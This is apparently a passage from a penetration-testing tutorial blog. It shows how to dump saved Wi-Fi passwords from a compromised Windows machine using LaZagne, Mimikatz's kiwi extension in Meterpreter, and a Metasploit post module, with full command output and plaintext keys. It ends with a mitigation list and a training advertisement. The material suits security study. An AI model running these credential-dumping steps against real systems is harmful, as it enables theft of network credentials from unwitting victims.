
```
C:\Users\raj\Downloads>lazagne.exe wifi

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 76c3b02c-b191-42f9-a370-b39fc5511015
[+] System masterkey decrypted for e53c088a-e811-47af-a8c5-80fe5f51b9ce
[+] System masterkey decrypted for be0e448f-abfc-40f5-9f62-f042326fcb9c
[+] System masterkey decrypted for 5b8d4730-4034-41bf-a5b8-b8c79fef1c0c
[+] System masterkey decrypted for 0276c10e-c680-4843-906f-78d36a47a320

########## User: Raj ##########

------------------- Wifi passwords -----------------

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ignit
Password: raj12345

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
u'SSID: [redacted]
Password: [redacted]

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: [redacted]
Password: [redacted]

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: [redacted]
Password: [redacted]
```

After running the above command, all the Wi-Fi-related passwords with their respective SSID will be extracted.

## Credential Dumping using Mimikatz

Another method that can be very useful in external penetration testing is using Mimikatz. We have covered various features of Mimikatz in our other article, which you can find here. Once you have the victim’s session use the following commands to get the passwords:

```
getsystem
load kiwi
wifi_list_shared
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > wifi_list_shared

{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
======================================

Name                         Auth     Type     Shared Key
----                         ----     ----     ----------
DIRECT-MNDESKTOP-KDBNJ3BmscT WPA2PSK  Unknown  ���!-s�f��Xc*��G�b@F�h

State: Unknown

{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
======================================

Name             Auth     Type     Shared Key
----             ----     ----     ----------
                          Unknown
Geet             WPA2PSK  Unknown  [redacted]
HACKER           WPA2PSK  Unknown
HUAWEI           WPA2PSK  Unknown
Igtech           WPA2PSK  Unknown
JioFi3_42994E    WPA2PSK  Unknown
L920_1230018836  open     Unknown
Linuxlab         WPAPSK   Unknown
Meterpreter      WPA2PSK  Unknown  ignite@321
OnePlus 5T       WPA2PSK  Unknown  [redacted]
POCO PHONE       WPA2PSK  Unknown
Pentest          WPA2PSK  Unknown
Pentest Lab      open     Unknown
Pentest Lab      WPA2PSK  Unknown
SAI RAM1         WPA2PSK  Unknown
Sinos            WPA2PSK  Unknown
TP-LINK_B62A     WPA2PSK  Unknown
airtel_FA1681    WPA2PSK  Unknown
ignit            WPA2PSK  Unknown
radha madhav     WPA2PSK  Unknown
```


And very easily you will have all the passwords at your service as shown in the image above.

## Credential Dumping using Metasploit Framework

Then our next method is to use Metasploit to retrieve desired passwords. As all of us know that Metasploit is a framework that provides us with already constructed exploits to make pentesting convenient. And it is an amazing platform for a beginner and expert in hacking pentesting world.

Now, to dump credentials there comes an in-built post exploit in the Metasploit and to run the said exploit; go to the terminal of Metasploit by typing msfconsole and get the session of you to the target system using any exploit you prefer. And then background the session use the post-exploit for extracting desired Wi-Fi credentials by using the following commands:

```
use post/windows/wlan/wlan_profile
set session 1
exploit
```



```
msf5 > use post/windows/wlan/wlan_profile
msf5 post(windows/wlan/wlan_profile) > set session 1
session ⇒ 1
msf5 post(windows/wlan/wlan_profile) > exploit

[+] Wireless LAN Profile Information
GUID: {ed0157a2-e4f9-429e-9767-4d8d1c48ef9b} Description: Intel(R) Wireless-AC 9560 160MH
 Profile Name: Meterpreter
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>Meterpreter</name>
        <SSIDConfig>
                <SSID>
                        <hex>4D65746572707265746572</hex>
                        <name>Meterpreter</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>ignite@321</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
                <randomizationSeed>4173769958</randomizationSeed>
        </MacRandomization>
</WLANProfile>
```

And just as is shown in the image above, you will have your credentials.

# Mitigation

There are various measures that you can follow in order to protect yourself from credential dumping attacks. These measures are given below:

- Keep your employees/employers aware
- DO NOT use default SSID of a wireless network
- Do not save the passwords on the system
- Always reconnect to Wi-Fi manually.
- Have a different network for guests
- Use VPN
- Change your Wi-Fi password regularly
- Use a different IP address instead of the default one
- Make sure your modems don't have reset button as most of the modems come with the reset button. When the said button is pressed, it brings back the default settings which don't have any security layer and allows anyone to connect.


So, these were the methods to dump wireless credentials. Apply the suggested mitigation to your systems or networks in order to keep yourself safe from attackers. I hope these were useful and keep tuning in for various hacking techniques!

We are well aware these are tough times for everyone and, we, here at hacking articles hope and pray that everyone is safe and following the measure of self-quarantine. And for all the hacking/pen-testing enthusiasts we are working hard to bring more and more new content so that you can learn new things and use this self-isolation to its best. Stay Safe and take care! Happy Hacking!

iGNITE
Technologies

# JOIN OUR TRAINING PROGRAMS

CLICK HERE



## BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

## ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

## EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in